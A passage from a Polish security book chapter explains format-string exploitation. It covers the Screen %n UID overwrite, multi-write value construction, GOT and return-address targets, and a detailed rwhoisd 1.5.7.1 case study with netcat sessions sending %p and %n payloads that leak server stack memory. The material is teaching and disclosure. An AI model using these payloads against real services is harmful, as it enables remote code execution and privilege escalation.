Wersje programu Screen poprzedzające wersję 3.9.5 zawierały potencjalny błąd ciągu formatującego, ujawniający się podczas wyświetlania na ekranie ciągu definiowanej przez użytkownika zmiennej określającej wizualny sygnał dzwonka (ang. *visual bell*). Ciąg ten, definiowany w pliku konfiguracyjnym *.screenrc* użytkownika jest wyświetlany na terminalu użytkownika jako interpretacja jednego z niedrukowalnych symboli zestawu ASCII. Kiedy symbol ten ma pojawić się na ekranie, określony przez użytkownika w pliku konfiguracyjnym ciąg jest przekazywany do funkcji `printf()` jako część ciągu formatującego.

Ze względu na strukturę programu Screen luka ta mogła zostać wykorzystana przy użyciu ciągu zawierającego pojedynczy specyfikator `%n`. Bez wstrzykiwania do programu własnego kodu i obliczania adresów skoków. Cały atak polega na nadpisaniu przechowywanego przez program identyfikatora `UID` wybraną przez atakującego wartością, np. zerem (zero to identyfikator użytkownika `root`).

Aby tego dokonać, atakujący musiał umieścić adres identyfikatora UID w pamięci tak, aby został on potraktowany jako parametr wywołania funkcji `printf()`. Następnie włamywacz musiał utworzyć ciąg wprowadzający specyfikator `%n` na odpowiednią pozycję stosu. Mógł przesunąć docelowy adres o 2 bajty i w ten sposób wyzerować identyfikator użytkownika dwoma najstarszymi bajtami wartości `%n`. Przy następnym utworzeniu okna przez włamywacza, proces macierzysty Screen ustawiał uprawnienia procesu potomnego zgodnie z nadpisaną wartością UID.

Lokalny włamywacz wykorzystujący błąd ciągu formatującego mógł więc rozszerzyć swoje uprawnienia w systemie do poziomu uprawnień użytkownika administracyjnego. Luka w programie Screen jest znakomitym przykładem ilustrującym jak łatwo udaje się niekiedy przeprowadzić zadziwiająco skuteczne ataki wykorzystujące ciąg formatujący. Opisana metoda ma jeszcze tę zaletę, że jest w dużej mierze niezależna od platformy.

Metoda wielokrotnego zapisu

Zajmiemy się teraz wielokrotnymi zapisami w pamięci atakowanego procesu. Jest to technika nieco bardziej skomplikowana, dająca za to ciekawsze rezultaty. Odpowiednie wykorzystanie ciągu formatującego może bowiem doprowadzić do modyfikacji dowolnego obszaru pamięci. Aby przybliżyć tę metodę Czytelnikowi, najpierw dokładnie omówię działanie specyfikatora `%n` i modyfikacje, jakie można za jego pośrednictwem wprowadzić do pamięci procesu.

Powtórzmy więc: zadaniem specyfikatora formatu `%n` jest wyświetlenie liczby znaków wstawionych do tej pory do ciągu wynikowego. Atakującemu najczęściej jednak trudno umieścić tam liczbę na tyle dużą, aby mogła być potraktowana jako poprawny adres pamięci (na przykład wskaźnik wstrzykniętego kodu). Dlatego nie jest możliwe utworzenie takiej wartości przy użyciu pojedynczego elementu `%n`. Rozwiązaniem jest zastosowanie kilku elementów i zapisanie za ich pośrednictwem w pamięci żądanego adresu. Za pomocą tej techniki haker może zapisać niemal dowolną wartość w postaci kolejnych bajtów. W ten sposób może sprowokować wykonanie przez atakowany proces dowolnego kodu.

Przebieg ataków z użyciem ciągów formatujących

W tym punkcie omówiony zostanie sposób, w jaki można przeprowadzić atak wykorzystujący ciąg formatujący do nadpisania w pamięci procesu takich wartości jak adres pamięci. Sposób ten pozwala włamywaczowi wykonać w przestrzeni procesu-ofiary dowolny kod.

Czytelnik już wie, że kiedy funkcja konstruująca sformatowany ciąg wynikowy napotka w ciągu formatującym specyfikator `%n`, zapisuje do pamięci pewną liczbę całkowitą. Adres, pod którym dokonywany jest zapis powinien znajdować się na stosie funkcji `printf()`, gdzie „spodziewa się" ona parametru odpowiadającego temu specyfikatorowi. Atakujący musi w jakiś sposób umieścić pożądany adres na stosie i umieścić w odpowiednim miejscu ciągu formatującego element `%n`. Czasem może tego dokonać za pośrednictwem zmiennych lokalnych funkcji, kiedy dane pobierane od użytkownika umieszczane są na stosie funkcji.

Zwykle istnieje jednak mniej skomplikowany sposób określenia adresu docelowego wpisu. W większości podatnych programów pobrany od użytkownika ciąg formatujący przekazywany do funkcji `printf()` umieszczany jest w zmiennej lokalnej utworzonej na stosie. Zakładając, że funkcja nie alokuje zbyt dużej liczby zmiennych lokalnych, możemy się spodziewać, że pobrany od użytkownika ciąg formatujący przechowywany jest niedaleko ramki stosu utworzonej do wywołania funkcji `printf()`. Atakujący może wymusić na funkcji wykorzystanie adresu zgodnego z własnymi planami przez umieszczenie specyfikatora `%n` w odpowiednim miejscu ciągu formatującego.

Włamywacz ma wpływ na lokalizację, spod której funkcja `printf()` odczytuje zmienną wskaźnikową korespondującą z elementem `%n`. Może mianowicie umieszczać w ciągu formatującym specyfikatory `%x` lub `%p`, co powoduje swego rodzaju „zjadanie" kolejnych obszarów stosu przez funkcję `printf()` aż do momentu osiągnięcia adresu osadzonego

na stosie przez atakującego. Zakładając, że dane pobierane od użytkownika przekazywane dalej jako ciąg formatujący nie są obcinane, atakujący może sprowokować odczyt przez funkcję `printf()` znacznych obszarów stosu, aż dotrze ona do wartości zgodnych z jego zamierzeniami lub przez niego tam umieszczonych. Wtedy w ciągu umieszczany jest element `%n`, powodujący zapis pewnej liczby pod podsuniętym adresem.

> Adresy osadzane w samym ciągu formatującym nie mogą zawierać bajtów zerowych, są one bowiem zwykłymi ciągami znakowymi i pierwszy bajt zerowy sygnalizuje koniec takiego ciągu. Nie oznacza to, że w atakach tego rodzaju nie mogą być w ogóle stosowane adresy zawierające zerowe bajty — muszą być one jedynie umieszczone na stosie poza ciągiem formatującym, w innych zmiennych lokalnych. Tylko w ten sposób atakujący ma możliwość wykorzystania w ataku z użyciem ciągu formatującego adresów z bajtami zerowymi.

Przykład: włamywacz planujący wykorzystanie jako adresu docelowego specyfikatora `%n` wartości składowanej 32 bajty od adresu, spod którego funkcja `printf()` odczytuje pierwszy parametr wywołania, może umieścić w ciągu formatującym 8 specyfikatorów `%x`. Elementy `%x` powodują umieszczenie w ciągu wynikowym szesnastkowej reprezentacji wartości czterobajtowego słowa (w przypadku 32-bitowych procesorów Intela). Każde wystąpienie elementu `%x` w ciągu formatującym powoduje więc odczytanie przez funkcję `printf()` wartości leżącej na stosie niżej o 4 bajty od poprzedniej. Atakujący może oczywiście również wykorzystać inne specyfikatory i zmusić funkcję konstruującą ciąg do zagłębiania się w dół stosu w poszukiwaniu zmiennej korespondującej z elementem `%n`.

Konstruowanie wartości

Atakujący może też manipulować wartością, która ma być zapisana pod docelowym adresem pamięci. Aby zwiększyć liczbę znaków, z których składa się wynikowy ciąg konstruowany przez `printf()`, można stosować specyfikatory wypełniające:

```
int main()
{
    // test.c
    printf("poczatek: %10i koniec\n", 10);
}
```


W powyższym przykładzie element `%10i` wstawiony do ciągu formatującego to specyfikator formatu z określeniem wypełnienia. Wypełnienie to sygnalizuje funkcji `printf()`, że reprezentacja liczby całkowitej w ciągu wynikowym ma zajmować 10 znaków.

```
[dma@victim server]$ ./test
poczatek:        10 koniec
```

Dziesiętna reprezentacja liczby 10 nie wymaga oczywiście aż dziesięciu znaków, dlatego reszta wypełnienia to znaki spacji. Ta właściwość funkcji `printf()` może zostać wykorzystana przez atakującego do regulowania wartości zapisywanej przez specyfikator `%n` bez potrzeby konstruowania bardzo długich ciągów formatujących. Wartości zapisywane w pamięci procesu są zwykle niewielkie i mogą być z powodzeniem regulowane właśnie specyfikatorami z wypełnieniem.

Stosując wielokrotne zapisy za pośrednictwem elementów %n atakujący mogą wykorzystać młodszy bajt zapisywanej wartości i z kilku takich bajtów skonstruować większe słowo. W taki sposób możliwa jest konstrukcja wartości całego słowa maszynowego, takiego jak adres, przy użyciu stosunkowo niewielkich liczb zapisywanych w wyniki przetwarzania specyfikatora %n. Atakujący musi wtedy podsunąć adres każdego zapisu przesunięty względem poprzedniego o jeden bajt.

Wykorzystując cztery elementy %n i podsuwając 4 adresy, atakujący konstruuje docelową wartość z najmłodszych bitów zapisywanych wartości (patrz rysunek 9.1).



Rysunek 9.1. *Adres skonstruowany przy użyciu czterech osobnych zapisów*

Na niektórych platformach sprzętowych (np. w pewnych systemach RISC) zapisy do pamięci pod adresami nie wyrównane do dwóch bajtów są niemożliwe. Utrudnienie to można niejednokrotnie wyeliminować przez zastosowanie specyfikatorów powodujących zapis krótkiej liczby całkowitej (ang. *short integer*), takich jak %hn.

Konstruowanie dowolnych wartości przy użyciu kolejnych zapisów jest najtrudniejszą metodą ataku, dającą jednak atakującemu możliwość przejęcia pełnej kontroli nad przebiegiem procesu. Umożliwia bowiem nadpisanie wskaźników do instrukcji wskaźnikami do podsuniętego przez atakującego kodu. Jeżeli atakujący wykorzysta w ten sposób ciąg formatujący, przepływ sterowania programu może zostać zmieniony tak, aby wykonaniu uległ podsunięty kod.

Co nadpisywać

Dysponując możliwością konstruowania dowolnej wartości w niemal dowolnym miejscu pamięci, musimy zadać sobie pytanie „co (jaki adres) powinno zostać nadpisane”? Mając do dyspozycji niemal każdy adres, haker dysponuje wieloma możliwościami. Może on na przykład nadpisać adres powrotny funkcji składowany na stosie — wtedy taki atak ma efekt podobny do ataku przepełniającego bufor. Nadpisanie adresu powrotnego funkcji może bowiem doprowadzić do wykonania odsuniętego przez włamywacza kodu. Jednak w przeciwieństwie do ataków przepełniających bufor, możliwości włamywacza korzystającego z ciągów formatujących nie ograniczają się do nadpisywania adresów powrotnych.

Nadpisanie adresu powrotnego

Większość ataków przepełniających bufor i opierających się na charakterystyce działania stosu wymaga od atakującego zastąpienia adresu powrotnego funkcji przechowywanego w określonym obszarze stosu innym wskaźnikiem instrukcji. Kiedy funkcja, w ten sposób zniekształcona, kończy swoje działanie i podejmuje próbę przekazania sterowania z powrotem do kodu, z którego została wywołana, wykonywany jest skok pod zamieniony adres. W atakach przepełniających bufor atakujący nadpisuje adres powrotny funkcji dlatego, że z racji budowy stosu nie ma innych możliwości. Atakujący nie może dowolnie wybrać obszaru, który zostanie nadpisany, ponieważ ma wpływ jedynie na dane znajdujące się w bezpośrednim sąsiedztwie przepełnionego bufora. Ataki wykorzystujące ciągi formatujące tym się różnią od ataków przepełnienia bufora, że umożliwiają wykonanie zapisu pod teoretycznie dowolnym adresem, określonym wartością obszaru pamięci korespondującego ze specyfikatorem `%n`. Atakujący może więc nadpisać adres powrotny funkcji przez jawne podanie jego lokalizacji. Kiedy funkcja powraca, procesor rozpocznie wykonywanie kodu od instrukcji znajdujących się pod wskazanym przez włamywacza adresem.

Haker nadpisujący adres powrotny funkcji może stanąć w obliczu dwóch problemów. Pierwszym z nich jest sytuacja, w której funkcja po prostu nie wraca. W przypadku luk związanych z ciągami formatującymi jest to przypadek dość częsty, ponieważ występują one powszechnie w funkcjach informujących o błędach. Funkcja taka może na przykład wypisać na wyjściu komunikat (nawet skonstruowany na podstawie otrzymanego od użytkownika ciągu formatującego) i zakończyć działanie procesu za pośrednictwem funkcji `exit()`. W takim przypadku nadpisanie adresu powrotnego jakiejkolwiek funkcji poza funkcją `printf()` nie da żadnego rezultatu. Drugim problemem jest to, że nadpisanie adresu powrotnego może zostać wykryte przez mechanizm ochrony pamięci stosu, taki jak StackGuard.

Nadpisanie wpisów globalnej tablicy przesunięć i innych wskaźników funkcji

Globalna tablica przesunięć (*GOT*, od ang. *global offset table*) to fragment pliku binarnego w formacie ELF zawierający wskaźniki do funkcji bibliotecznych importowanych przez program. Atakujący może nadpisać wpisy tablicy GOT własnymi wskaźnikami, wskazującymi na instrukcje podsuniętego kodu, który zostanie wykonany w wyniku wywołania odpowiedniej funkcji bibliotecznej.

Nie wszystkie pliki binarne podlegające atakom zapisywane są w formacie ELF. Włamywaczom zostają wtedy zwyczajne wskaźniki funkcji, będące zresztą łatwym celem. Wskaźniki funkcji są zmiennymi tworzonymi przez programistę; ich obecność w programie warunkuje powodzenie ataku. Funkcja musi zostać wywołana za pośrednictwem wskaźnika — tylko wtedy może zostać wykonany podsunięty przez atakującego kod.

Analiza podatnego programu

Czas na podjęcie decyzji co do programu, który w dalszej części rozdziału będzie służył za przykład wykorzystania luki ciągu formatującego. Luka ta powinna dawać możliwość zdalnego jej wykorzystania. Scenariusz, w którym penetracji systemu komputerowego dopuszcza się haker nie mający żadnego upoważnienia i teoretycznie od niego odcięty jest najlepszą ilustracją zagrożeń wynikających z istnienia tego rodzaju luk. Dalej, luka powinna znajdować się w rzeczywistym programie, najlepiej takim, którego autorem jest znany i poważany programista; uświadomi to Czytelnikom, że tego rodzaju błędy mogą znajdować się również w oprogramowaniu pozornie pewnym i poprawnym. Przykład powinien ponadto posiadać kilka cech dających sposobność do omówienia rozmaitych aspektów błędów związanych z ciągami formatującymi, takich jak np. problem wyświetlania sformatowanego ciągu.

Zdecydowałem się zaprezentować lukę na przykładzie programu Rwhoisd. Rwhoisd czy też demon RWHOIS jest implementacją usługi RWHOIS. Projektem serwera usługi RWHOIS zajmuje się obecnie dział badawczy i rozwojowy Network Solutions; serwer ten został udostępniony szerokiej publiczności na podstawie Powszechnej Licencji Publicznej GNU.

Klasyczny błąd umożliwiający przeprowadzenie ataku wykorzystującego ciąg formatujący został wykryty w rwhoisd w wersji 1.5.7.1 i wcześniejszych. Błąd ten umożliwia nieautoryzowanym klientom usługi, którzy nawiązali połączenie z usługą wykonanie dowolnego kodu. Pierwszy opis tej luki ujrzał światło dzienne jako wiadomość przesłana na listę dystrybucyjną Bugtraq (wiadomość ta została zarchiwizowana pod adresem *www.securityfocus.com/archive/1/222756*).

Aby zrozumieć istotę luki występującej w demonie rwhoisd należy zapoznać się z jego kodem źródłowym. Analizie poddany zostanie kod źródłowy wersji 1.5.7.1. W czasie pisania tej książki kod ten był dostępny w sieci WWW pod adresem *www.rwhois.net/ftp*.

Błąd ujawnia się, kiedy program w odpowiedzi na przekazanie przez użytkownika niepoprawnego parametru polecenia `-soa` ma wypisać na wyjściu komunikat o błędzie.

Komunikaty o błędach są przez serwer konstruowane i wypisywane za pomocą funkcji o nazwie `print_error()`. Funkcja ta jest wykorzystywana w całym kodzie źródłowym do obsługi sytuacji awaryjnych i do informowania o nich aplikacji klienta i samego użytkownika. Funkcja przyjmuje kilka parametrów: liczbę całkowitą określającą numer błędu, ciąg formatujący oraz zmienną liczbę parametrów odpowiadających specyfikatorom formatującym określonym w ciągu.

Wieści z podziemia...

Najgroźniejsze błędy związane z ciągami formatującymi

Poza błędną obsługą polecenia SITE EXEC serwera WU-FTPD wykryto kilka innych zasługujących na wzmiankę luk. Niektóre z nich wykorzystane zostały w robakach internetowych i narzędziach masowego włamywania i dały efekt w postaci skutecznych włamań do tysięcy węzłów internetowych.

IRIX Telnetd — odpowiednio spreparowane dane pobrane od klienta przekazywane jako ciąg formatujący do funkcji `syslog()` umożliwiały hakerom zdalne wykonanie dowolnego kodu bez konieczności przechodzenia jakichkolwiek procedur uwierzytelniających. Luka została wykryta przez grupę Last Stage of Delirium (patrz *www.securityfocus.com/bid/1572*).

Linux rpc.statd — wykryta w tym programie luka również związana była z nieprawidłowym zastosowaniem funkcji `syslog()` i także umożliwiała zdalne uzyskanie uprawnień administracyjnych. Lukę wykrył Daniel Jacobowitz i opublikował ją 16 czerwca 2000 roku jako wiadomość przesłaną na listę Bugtraq (patrz *www.securityfocus.com/bid/1480*).

Cfingerd — kolejna luka wynikająca z nieprawidłowego zastosowania wywołania `syslog()`, odkryta przez Megyera Laszlo. Jej wykorzystanie mogło doprowadzić do przejęcia przez zdalnego włamywacza kontroli nad atakowanym węzłem (patrz *www.securityfocus.com/bid/2576*).

Implementacja modułu locale w bibliotece Libc — Jouko Pynnönen oraz zespół Core SDI niezależnie od siebie ogłosili wykrycie luki związanej z ciągiem formatującym w implementacji biblioteki C wchodzącej w skład kilku systemów uniksowych. Luka umożliwiała atakującemu lokalne przejęcie rozszerzonych uprawnień przez ataki na programy setuid (patrz *www.securityfocus.com/bid/1634*).

Implementacje rpc.ttdbserverd w systemach CDE — ISS X-Force poinformował o wykryciu luki związanej z niewłaściwym zastosowaniem funkcji `syslog()` w wersjach serwera bazy danych o nazwie ToolTalk wchodzącego w skład kilku systemów operacyjnych wyposażonych w CDE. Luka ta umożliwiała zdalnym, nieuwierzytelnionym hakerom wykonanie dowolnego kodu na zaatakowanym komputerze (patrz *www.securityfocus.com/bid/3382*).

Kod źródłowy tej funkcji zdefiniowany jest w pliku źródłowym *common/client_msgs.c* (podana ścieżka to ścieżka względna wobec katalogu głównego kodu, czyli katalogu, do którego rozpakowano kod źródłowy wersji 1.5.7.1 programu).

```
/* prints to stdout the error messages. Format: %error ### message text, where ###
follows rfc 640 */
void
print_error(va_list)
  va_dcl
{
  va_list    list;
  int        i;
  int        err_no;
  char       *format;
  if (printed_error_flag)
  {
    return;
  }
  va_start(list);
  err_no = va_arg(list, int);
```

```
  for (i = 0; i < N_ERRS; i++)
  {
    if (errs[i].err_no == err.no)
    {
      printf("%%error %s", errs[i].msg);
      break;
    }
  }
  format = va_arg(list, char*);
  if (*format)
  {
    printf(": ");
  }
  vprintf(format, list);
  va_end(list);
  printf("\n");
  printed_error_flag = TRUE;
}
```

Wytłuszczony wiersz sygnalizuje ten fragment kodu, w którym parametry przekazane do funkcji `print_error()` przekazywane są do funkcji `vprintf()`. Luka tkwi nie w tej konkretnej funkcji, ale w jej nieprawidłowym wykorzystaniu w innych fragmentach kodu źródłowego. Programista tej funkcji zakłada, że funkcja ją wywołująca przekaże poprawny ciąg formatujący i wszystkie potrzebne do konstrukcji ciągu parametry.

Pełny kod tej funkcji zamieszczono w tym miejscu, ponieważ jest ona świetnym przykładem prowokowania sytuacji, które mogą zaowocować atakiem wykorzystującym ciąg formatujący. Wiele programów wyposażanych jest w bardzo podobne funkcje. Służą one jako otoczki (ang. *wrapper*) wyświetlające komunikaty o błędach i wzorowane są na funkcji `syslog()`; przyjmują jako parametry numer błędu i parametry służące do konstrukcji komunikatu. Problem (zgodnie z tym, co napisano na początku rozdziału) polega na tym, że programiści często zapominają o przekazaniu do takiej funkcji ciągu formatującego.

Należałoby teraz przeanalizować zdarzenia towarzyszące nawiązaniu połączenia z usługą przez klienta i próbie przekazania za pośrednictwem funkcji `print_error()` ciągu formatującego do funkcji `printf()`.

Dla Czytelników dysponujących kodem programu — odpowiedni fragment kodu znajduje się w pliku źródłowym *server/soa.c*. Funkcja, w której zdefiniowano interesujący nas kod nosi nazwę `soa_parse_args()`. Reszta kodu została z wydruku usunięta — dla wygody i zwięzłości przykładu. Podatne na ataki wywołanie znajduje się w 53. wierszu pliku źródłowego (na wydruku jest on wytłuszczony):

```
...
  auth_area = find_auth_area_by_name(argv[i]);
    if (!auth_area)
    {
      print_error(INVALID_AUTH_AREA, argv[i]);

      free_arg_list(argv);
      dl_list_destroy(soa_arg);
      return NULL;
    }
...
```

W powyższym wywołaniu funkcji `print_error()` jako ciąg formatujący przekazywany jest parametr `argv[i]`. Ostatecznie ciąg reprezentowany przez ten parametr zostaje przekazany do funkcji `vprintf()` (na poprzednim wydruku). Dla kontrolera kodu źródłowego taka konstrukcja powinna kojarzyć się z potencjalną luką. Prawidłowe wywołanie funkcji `print_error()` powinno mieć następującą postać:

```
print_error(INVALID_AUTH_AREA, "%s", argv[i]);
```

Tutaj zmienna `argv[i]` przekazywana jest do funkcji `print_error()` jako parametr korespondujący ze specyfikatorem `%s` ciągu formatującego. Taka postać wywołania eliminuje możliwość złośliwego podstawienia w parametrze `argv[i]` ciągu interpretowanego w funkcji `vprintf()` jako ciąg formatujący. Parametr `argv[i]` jest jednym z parametrów dyrektywy `-soa` przekazanym do serwera przez klienta.

Podsumowując, kiedy klient nawiązuje połączenie z serwerem rwhoisd i wykonuje polecenie `-soa`, w przypadku niepoprawnych wartości parametrów polecenia wywoływana jest funkcja `print_error()`, wypisująca na standardowym wyjściu programu komunikat o błędzie. Procedura ta przebiega następująco:

1. Serwer rozpoznaje parametr `-soa` i wywołuje funkcję `soa_directive()` do obsługi polecenia.
2. Funkcja `soa_directive()` przekazuje polecenie klienta do funkcji `soa_parse_args()`, interpretującej i kontrolującej poprawność parametrów polecenia.
3. Funkcja `soa_parse_args()` wykrywa błąd i przekazuje komunikat o błędzie oraz ciąg polecenia do funkcji `print_error()`. Ciąg polecenia przekazywany jest jako ciąg formatujący.
4. Funkcja `print_error()` przekazuje otrzymany od klienta ciąg formatujący do funkcji `vprintf()` (patrz wydruk).

Widać wyraźnie, że zdalny klient może złośliwie spreparować dane, które zostaną przekazane jako ciąg formatujący do funkcji `vprintf()`. Ciąg zawierający te dane przekazywany jest do serwera jako parametr dyrektywy `-soa`. Nawiązując połączenie z usługą i przesyłając szkodliwy ciąg formatujący, atakujący może przeforsować zapis własnych danych do pamięci procesu.

Testowanie wykorzystujące przypadkowe ciągi formatujące

Po zlokalizowaniu w kodzie źródłowym potencjalnych luk związanych z ciągami formatującymi należałoby podjąć próbę ich wykorzystania i pokazać, że jest ono możliwe w wyniku podawania spreparowanych ciągów formatujących i obserwację reakcji serwera.

Jeżeli program zawiera potencjalne błędy ciągów formatujących, można wykryć ich obecność poprzez sprowokowanie pewnych zachowań programu, które będą wskazywać na obecność takich luk. Jeżeli podatny program wyświetla postać wynikową konstruowanych ciągów, ich istnienie jest oczywiste. Jeżeli natomiast podatny program nie udostępnia sformatowanego ciągu, jego obecność może być sygnalizowana reakcjami programu na niektóre specyfikatory formatujące.

Jeżeli po przekazaniu na wejście programu ciągu `%n%n` proces załamuje się, jest prawdopodobne, że załamanie spowodowane zostało próbą zapisu wartości liczbowej pod nieprawidłowym adresem odczytanym ze stosu. Na tej podstawie można identyfikować podatne programy nawet jeżeli nie wyświetlają efektów konstrukcji ciągu — wystarczy przekazywać do nich pewne specyfikatory formatu. Jeżeli proces załamuje się, albo jeżeli nie wypisuje niczego i sprawia wrażenie zawieszonego, można zaryzykować twierdzenie, że jest podatny na ataki wykorzystujące ciąg formatujący.

Wróćmy do przykładu: serwer zwraca klientowi sformatowany, wynikowy ciąg jako jeden z elementów odpowiedzi. Znacznie upraszcza to pracę włamywacza szukającego sposobu na przeniknięcie do serwera. Poniższy wydruk zawiera przykładowy komunikat serwera rwhoisd, którego treść wskazuje na istnienie w nim błędu ciągu formatującego:

```
[dma@victim server]$ nc localhost 4321
rwhois V-1.5:003fff:00 victim (by Network Solutions, Inc V-1.5.7.1)
-soa jestem_%i_podatny
%error 340 Invalid Authority Area: jestem_-1073743563_podatny
```

W powyższym przykładzie nawiązanie połączenia z usługą i przesłanie do niej specyfikatora formatu wewnątrz parametru podejrzanego o występowanie w roli ciągu formatującego spowodowało dołączenie do odpowiedzi serwera ciągu –1073743563 w miejscu, gdzie w przekazanym ciągu znajdował się specyfikator `%i`. Wyświetlona liczba ujemna jest po prostu dziesiętną interpretacją 4 bajtów pamięci stosu znajdujących się przypadkiem tam, gdzie funkcja `printf()` „spodziewała się" obecności parametru korespondującego ze specyfikatorem `%i`. Jest to jawne potwierdzenie obecności w kodzie serwera błędu ciągu formatującego.

Po zidentyfikowaniu luki na podstawie zarówno analizy kodu źródłowego, jak i odpowiedzi serwera, trzeba się zastanowić nad możliwością jej wykorzystania. Ta konkretna luka nadaje się do wykorzystania przez zdalnego klienta za pośrednictwem sieci. Atak nie wymaga przy tym przejścia procedury uwierzytelniającej i prawdopodobnie może doprowadzić do przejęcia przez użytkownika zdalnego kontroli nad komputerem obsługującym serwer.

W przypadkach takich jak ten (w których program wyświetla sformatowany ciąg wynikowy) atakujący ma możliwość odczytania zawartości pamięci stosu i zdobycia w ten sposób dodatkowych informacji przydatnych w końcowym ataku. W prezentowany poniżej sposób atakujący może odczytywać całe słowa pamięci:

```
[dma@victim server]$ nc localhost 4321
rwhois V-1.5:003fff:00 victim (by Network Solutions, Inc V-1.5.7.1)
-soa %010p
%error 340 Invalid Authority Area: 0xbffff935
-soa %010p%010p
```

Narzędzia i pułapki...

Więcej stosu, mniej ciągu formatującego

Może się zdarzyć, że ciąg formatujący przechowywany na stosie leży poza zasięgiem funkcji `printf()`. Przyczyn takiego stanu rzeczy może być kilka, jedną z nich jest obcięcie ciągu wejściowego (formatującego) do określonej długości. Jeżeli wejściowy ciąg formatujący zostanie na pewnym etapie wykonywania programu (przed przekazaniem go do funkcji `printf()`) obcięty do pewnego maksymalnego rozmiaru, liczba specyfikatorów formatów, które zostaną wzięte pod uwagę będzie ograniczona. Istnieje kilka sposobów na obejście takiego utrudnienia podczas konstruowania programu atakującego.

Cały problem polega wtedy na takim operowaniu specyfikatorami funkcji `printf()`, aby odczytała ona jak największy blok pamięci przy zastosowania jak najkrótszego ciągu formatującego. Można w tym celu posłużyć się jedną z poniższych technik:

- **Skorzystać z większych typów danych** — pierwszym i najbardziej oczywistym rozwiązaniem jest zastosowanie specyfikatorów formatujących kojarzonych z „szerszymi" typami danych; jednym z takich specyfikatorów jest `%lli`, interpretowany ze zmienną typu `long long integer`. W 32-bitowych architekturach Intel funkcja `printf()` wstawi w miejsce każdego takiego specyfikatora 8 bajtów obszaru stosu. Możliwe jest również wstawienie do ciągu wynikowego zmiennej typu `long float` lub `double long float`, choć dane przechowywane na stosie mogą nie nadawać się do interpretacji zmiennoprzecinkowej, co może spowodować załamanie procesu.
- **Skorzystać z kwalifikatorów długości ciągu wyjściowego** — niektóre wersje biblioteki libc obsługują znak wielokrotności (*) w specyfikatorach ciągu. Znak ten informuje funkcję `printf()` o tym, że długość (liczba znaków), do której ma zostać wyrównana wartość zmiennej odpowiadającej specyfikatorowi definiowana jest parametrem wywołania (funkcja odczytuje długość wypełnienia ze stosu). Parametr ten musi być liczbą całkowitą. Każda gwiazdka powoduje więc „połknięcie" 4 kolejnych bajtów stosu. Ostateczna długość interpretowanej wartości może być jednak zastąpiona przez liczbę określoną bezpośrednio przed właściwym specyfikatorem. Przykładowo, specyfikator `%********10i` spowoduje wyświetlenie przez funkcję wartości zmiennej całkowitej, reprezentowanej za pomocą dziesięciu znakach. Jednakże wartość tej zmiennej zostanie odczytana spod adresu przesuniętego o 32 bajty. Pierwsze zastosowanie tej techniki przypisuje się niejakiemu lorianowi.
- **Odwoływać się bezpośrednio do parametrów** — możliwe jest zmuszenie funkcji `printf()` do odwoływania się wyłącznie do określonych parametrów. Służą do tego specyfikatory formatujące postaci `%x$n`, gdzie `x` jest numerem parametru (licząc od 1). Technikę tę można stosować jedynie na platformach wyposażonych w bibliotekę C obsługującą ciągi formatujące z bezpośrednim dostępem do parametrów.

Jeżeli nawet za pomocą omówionych wyżej trików nie uda się „dosięgnąć" adresu „zaszytego" w ciągu formatującym, atakujący powinien przeanalizować kod procesu w celu określenia, czy gdziekolwiek w pamięci znajduje się obszar stosu, w którym można by umieścić adres. Należy bowiem pamiętać, że adres niekoniecznie musi być osadzony w ciągu formatującym, choć jest to wygodne, gdy ciąg ten alokowany jest w odpowiednim obszarze stosu. Atakujący może przecież przekazać na wejście programu nie tylko ciąg formatujący. W przypadku wspomnianego programu Screen atakujący miał na przykład dostęp do zmiennej konstruowanej na podstawie zmiennej środowiskowej `HOME`. Ciąg ten był przechowywany na stosie w łatwiej dostępnym miejscu.

```
%error 340 Invalid Authority Area: 0xbffff9350x0807fa80
-soa %010p%010p%010p
%error 340 Invalid Authority Area: 0xbffff9350x0807fa800x00000001
-soa %010p%010p%010p%010p
%error 340 Invalid Authority Area: 0xbffff9350x0807fa800x000000010x08081cd8
```

W tym przykładzie klient odczytał jedno, dwa, trzy a następnie cztery słowa pamięci stosu. Wydruk wynikowy został sformatowany tak, że nadaje się do automatycznej analizy przez program atakujący. Prawidłowo skonstruowany program atakujący może wykorzystać odpowiedzi serwera do rekonstrukcji pełnej zawartości stosu procesu serwera. Program taki mógłby odczytywać zawartość pamięci stosu aż do momentu napotkania na stosie samego ciągu formatującego i na tej podstawie obliczyć pożądaną lokalizację specyfikatora `%n` w ciągu formatującym.

```
rwhois V-1.5:003fff:00 victim (by Network Solutions, Inc V-1.5.7.1)
-soa %010p%010p%010p%010p%010p%010p%010p%010p%010p%010p%010p%010p%010p%010p%010p%
010p%010p%010p%010p%010p%010p%010p%010p%010p%010p%c%c%c%c%c
%error 340 Invalid Authority Area: 0xbffff9350x0807fa800x000000010x0807fc300x
bffff8f40x0804f21e0xbffff9350xbffff9350xbffff90c0x0804a6a30xbffff935(nil)0x
bffff9300xbffffb640xbffff9200x0804eca10xbffff9300xbffff9300x000000040xbffffb300x
0804ef4e0xbffff9300x000000050x616f732d0x31302500010%p
```

